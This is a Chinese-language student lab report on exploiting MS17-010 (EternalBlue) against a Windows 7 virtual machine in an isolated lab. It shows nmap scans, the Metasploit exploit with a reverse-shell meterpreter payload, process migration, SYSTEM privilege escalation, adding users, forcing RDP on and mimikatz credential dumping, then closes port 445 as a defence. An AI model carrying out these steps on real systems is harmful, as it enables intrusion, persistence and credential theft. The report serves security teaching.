

实验四：永恒之蓝漏洞利用

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一、实验过程

本次实验通过 kali linux 中的 nmap、Metasploit 等渗透测试软件进行“永恒之蓝”漏洞的扫描和攻击 参考实验三，配置 kali 和 win7 虚拟机（靶机）网络为“仅主机模式”。 流程参考实验三，先查看攻击机和靶机 IP，再用 nmap 查看靶机操作系统信息（为 win7）

```
C:\Windows\system32\cmd.exe

Microsoft Windows [版本 6.1.7601]
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C:\Users\aa>ipconfig

Windows IP 配置

以太网适配器 本地连接:

    连接特定的 DNS 后缀 . . . . . : localdomain
    本地连接 IPv6 地址 . . . . . : fe80::6880:624f:aa27:6411%11
    IPv4 地址 . . . . . : 192.168.137.129
    子网掩码 . . . . . : 255.255.255.0
    默认网关 . . . . . :

隧道适配器 isatap.localdomain:

    媒体状态 . . . . . : 媒体已断开
    连接特定的 DNS 后缀 . . . . . : localdomain

# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.137.128 netmask 255.255.255.0 broadcast 192.168.137.255
    inet6 fe80::20c:29ff:fe38:2231 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:38:22:31 txqueuelen 1000 (Ethernet)
    RX packets 63 bytes 9489 (9.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 13 bytes 1808 (1.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 400 (400.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 400 (400.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```

(root@kali)~# nmap -ss -o 192.168.137.129
Starting Nmap 7.91 ( https://nmap.org ) at 2024-03-22 07:11 EDT
Nmap scan report for 192.168.137.129
Host is up (0.00029s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49157/tcp  open  unknown
MAC Address: 00:0C:29:A1:99:D8 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7:- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop

```

```

Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2024-03-22 07:12 EDT
Nmap scan report for 192.168.137.129
Host is up (0.00041s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds  Enterprise 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp  open  msrpc        Microsoft Windows RPC
49153/tcp  open  msrpc        Microsoft Windows RPC
49154/tcp  open  msrpc        Microsoft Windows RPC
49155/tcp  open  msrpc        Microsoft Windows RPC
49156/tcp  open  msrpc        Microsoft Windows RPC
49157/tcp  open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:A1:99:D8 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7:- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: VMWIN7; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
_ clock-skew: mean: -2h39m59s, deviation: 4h37m07s, median: 0s
_ hostinfo: NetBIOS name: VMWIN7, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:a1:99:d8 (VMware)
_ smb-os-discovery:
  OS: Windows 7 Enterprise 7601 Service Pack 1 (Windows 7 Enterprise 6.1)
  OS CPE: cpe:/o:microsoft:windows_7::sp1
  Computer name: VMWIN7
  NetBIOS computer name: VMWIN7\*
  Workgroup: WORKGROUP\*
  System time: 2024-03-22T19:13:57+08:00
_ smb-security-mode:
  account_used: guest
  authentication_level: user
  challenge_response: supported
  message_signing: disabled (dangerous, but default)
_ smb2-security-mode:
  2.0:
    Message signing enabled but not required
_ smb2-time:
  date: 2024-03-22T11:13:57
  start_date: 2024-03-22T11:06:31

TRACEROUTE
HOP RTT ADDRESS
1 0.41 ms 192.168.137.129

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 82.03 seconds

```

启动 msf 终端，启用 MS17-010 的辅助模块，检查靶机是否存在 MS17-010 漏洞（“永恒之蓝”漏洞）设置好参数并检查，检查结果为靶机存在 MS17-010 漏洞

```

(root@kali)~# msfconsole
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary/scanner/smb/smb_ms17_010 >

Metasploit tip: You can upgrade a shell to a Meterpreter session on many platforms using sessions -u <session_id>

[*] Starting persistent handler(s)...
msf6 > search ms17-010

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
--  --                                     -
0  auxiliary/admin/smb/ms17_010_command    2017-03-14      normal No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
1  auxiliary/scanner/smb/smb_ms17_010     2017-03-14      normal No     MS17-010 SMB RCE Detection
2  exploit/windows/smb/ms17_010_eternalblue 2017-03-14      average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
3  exploit/windows/smb/ms17_010_eternalblue_win8 2017-03-14      average No     MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
4  exploit/windows/smb/ms17_010_psexec     2017-03-14      normal Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
5  exploit/windows/smb/smb_doublepulsar_rce 2017-04-14      great  Yes    SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 5, use 5 or use exploit/windows/smb/smb_doublepulsar_rce
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary/scanner/smb/smb_ms17_010 >

```

更换启用模块为攻击模块，关闭靶机防火墙，按实验三的方法设置好参数，最后用 exploit 命令进行攻击，攻击成功后进入后渗透模块 Meterpreter

```

msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):



| Name          | Current Setting | Required | Description                                                                        |
|---------------|-----------------|----------|------------------------------------------------------------------------------------|
| RHOSTS        |                 | yes      | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' |
| RPORT         | 445             | yes      | The target port (TCP)                                                              |
| SMBDomain     | .               | no       | (Optional) The Windows domain to use for authentication                            |
| SMBPass       |                 | no       | (Optional) The password for the specified username                                 |
| SMBUser       |                 | no       | (Optional) The username to authenticate as                                         |
| VERIFY_ARCH   | true            | yes      | Check if remote architecture matches exploit Target.                               |
| VERIFY_TARGET | true            | yes      | Check if remote OS matches exploit Target.                                         |



Payload options (windows/x64/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 127.0.0.1       | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name                                                 |
|----|------------------------------------------------------|
| 0  | Windows 7 and Server 2008 R2 (x64) All Service Packs |



msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.137.129
RHOSTS => 192.168.137.129
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] 192.168.137.129:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.137.129:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.137.129:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.137.129:445 - Connecting to target for exploitation.
[+] 192.168.137.129:445 - Connection established for exploitation.
[+] 192.168.137.129:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.137.129:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.137.129:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 45 6e 74 65 72 70 Windows 7 Enterp
[*] 192.168.137.129:445 - 0x00000010 72 69 73 65 20 37 36 30 31 20 53 65 72 76 69 63 rise 7601 Servic
[*] 192.168.137.129:445 - 0x00000020 65 20 50 61 63 6b 20 31 e Pack 1
[+] 192.168.137.129:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.137.129:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.137.129:445 - Sending all but last fragment of exploit packet


```

攻击成功后，使用 screenshot 命令，可以对靶机截屏

```


meterpreter > screenshot
Screenshot saved to: /root/.r0tyguVF.jpeg
meterpreter >

```



渗透成功后，会在靶机中创建一个进程，在攻击机中用命令 ps 可以查看靶机所有进程，

在靶机的任务管理器中需要点击查看所有进程才能看到 该进程如果被结束就会导致渗透断开，可以用 migrate 迁移该进程到一个通常不会关闭的进程中，当用户关闭靶机中的渗透进程时，渗透不会失败



接下来要在靶机中创建新用户，这需要系统管理员权限，可以通过绕过 UAC 验证的模块进行提权

```
meterpreter > getuid
Server username: VNWIN7\aa
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

用 run getgui 命令可以在靶机中创建新用户，以便下次访问

```
meterpreter > run getgui -h

[!] Meterpreter scripts are deprecated. Try post/windows/manage/enable_rdp.
[!] Example: run post/windows/manage/enable_rdp OPTION=value [ ... ]
Windows Remote Desktop Enabler Meterpreter Script
Usage: getgui -u <username> -p <password>
Or: getgui -e

OPTIONS:
    -e      Enable RDP only.
    -f <opt> Forward RDP Connection.
    -h      Help menu.
    -p <opt> The Password of the user to add.
    -u <opt> The Username of the user to add.
```



启用 kiwi 模块，可以获取靶机用户的登录密码

```
meterpreter > load kiwi
Loading extension kiwi...
.#####. mimikatz 2.2.0 20191125 (x86/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > help kiwi



Kiwi Commands



| Command               | Description                                             |
|-----------------------|---------------------------------------------------------|
| creds_all             | Retrieve all credentials (parsed)                       |
| creds_kerberos        | Retrieve Kerberos creds (parsed)                        |
| creds_livessp         | Retrieve Live SSP creds                                 |
| creds_msv             | Retrieve LM/NTLM creds (parsed)                         |
| creds_ssp             | Retrieve SSP creds                                      |
| creds_tspkg           | Retrieve Tspkg creds (parsed)                           |
| creds_wdigest         | Retrieve WDigest creds (parsed)                         |
| dcsync                | Retrieve user account information via DCSync (unparsed) |
| dcsync_ntlm           | Retrieve user account NTLM hash, SID and RID via DCSync |
| golden_ticket_create  | Create a golden kerberos ticket                         |
| kerberos_ticket_list  | List all kerberos tickets (unparsed)                    |
| kerberos_ticket_purge | Purge any in-use kerberos tickets                       |
| kerberos_ticket_use   | Use a kerberos ticket                                   |
| kiwi_cmd              | Execute an arbitrary mimikatz command (unparsed)        |
| lsa_dump_sam          | Dump LSA SAM (unparsed)                                 |
| lsa_dump_secrets      | Dump LSA secrets (unparsed)                             |
| password_change       | Change the password/hash of a user                      |
| wifi_list             | List wifi profiles/creds for the current user           |
| wifi_list_shared      | List shared wifi profiles/creds (requires SYSTEM)       |


```

run getgui 命令还可以远程控制靶机，即使靶机没有允许远程连接，也可以使用 -e 命令强行打开其远程连接




最后，我们讨论一下 445 端口的问题，无论是实验三的漏洞，还是本次的“永恒之蓝”，都是通过 445 端口渗透的，我们可以关闭此端口来防止此类攻击 打开命令行，用 netstat 命令查看开启端口，发现 445 端口已开启

cmd 选择 管理员: C:\WINDOWS\system32\cmd.exe

TCP	127.0.0.1:60443	127.0.0.1:60444	ESTABLISHED
TCP	127.0.0.1:60444	127.0.0.1:60443	ESTABLISHED
TCP	127.0.0.1:60445	127.0.0.1:60446	ESTABLISHED
TCP	127.0.0.1:60446	127.0.0.1:60445	ESTABLISHED
TCP	127.0.0.1:60447	127.0.0.1:60448	ESTABLISHED
TCP	127.0.0.1:60448	127.0.0.1:60447	ESTABLISHED
TCP	127.0.0.1:60449	127.0.0.1:60450	ESTABLISHED
TCP	127.0.0.1:60450	127.0.0.1:60449	ESTABLISHED
TCP	127.0.0.1:60453	127.0.0.1:567	ESTABLISHED
TCP	127.0.0.1:61654	127.0.0.1:61655	ESTABLISHED
TCP	127.0.0.1:61655	127.0.0.1:61654	ESTABLISHED
TCP	127.0.0.1:61702	127.0.0.1:61703	ESTABLISHED
TCP	127.0.0.1:61703	127.0.0.1:61702	ESTABLISHED
TCP	169.254.218.25:139	0.0.0.0:0	LISTENING
TCP	192.168.137.1:139	0.0.0.0:0	LISTENING
TCP	192.168.137.1:53189	0.0.0.0:0	LISTENING
TCP	:::135	:::0	LISTENING
TCP	:::443	:::0	LISTENING
TCP	:::445	:::0	LISTENING
TCP	:::5357	:::0	LISTENING
TCP	:::49664	:::0	LISTENING
TCP	:::49665	:::0	LISTENING
TCP	:::49666	:::0	LISTENING
TCP	:::49667	:::0	LISTENING
TCP	:::49668	:::0	LISTENING
TCP	:::49669	:::0	LISTENING
TCP	:::49670	:::0	LISTENING
TCP	:::49716	:::0	LISTENING
TCP	:::1:8307	:::0	LISTENING
TCP	:::1:8307	:::1:49999	CLOSE_WAIT

在注册表中关闭 445 端口，再停止 Server 服务



最后检查一下，445 端口已关闭

```
C:\Windows\system32\cmd.exe
C:\Users\aa>netstat -an

活动连接

 协议 本地地址           外部地址           状态
TCP    0.0.0.0:135         0.0.0.0:0          LISTENING
TCP    0.0.0.0:3389        0.0.0.0:0          LISTENING
TCP    0.0.0.0:49152       0.0.0.0:0          LISTENING
TCP    0.0.0.0:49153       0.0.0.0:0          LISTENING
TCP    0.0.0.0:49154       0.0.0.0:0          LISTENING
TCP    0.0.0.0:49155       0.0.0.0:0          LISTENING
TCP    0.0.0.0:49156       0.0.0.0:0          LISTENING
TCP    0.0.0.0:49157       0.0.0.0:0          LISTENING
TCP    127.0.0.1:54360     0.0.0.0:0          LISTENING
TCP    192.168.137.129:139 0.0.0.0:0          LISTENING
TCP    [::]:135           [::]:0             LISTENING
TCP    [::]:3389          [::]:0             LISTENING
TCP    [::]:49152         [::]:0             LISTENING
TCP    [::]:49153         [::]:0             LISTENING
TCP    [::]:49154         [::]:0             LISTENING
TCP    [::]:49155         [::]:0             LISTENING
TCP    [::]:49156         [::]:0             LISTENING
TCP    [::]:49157         [::]:0             LISTENING
UDP    0.0.0.0:500        *:*
UDP    0.0.0.0:4500       *:*
```

二、心得体会

实验三和实验四都是对 Windows 操作系统本身的漏洞加以利用进行渗透攻击的例子，因此我们要明白即使是微软的操作系统也不是完全没有漏洞的，我们不能把维护安全的工作全部交给操作系统处理，使用额外的防火墙和杀毒软件是 有必要的。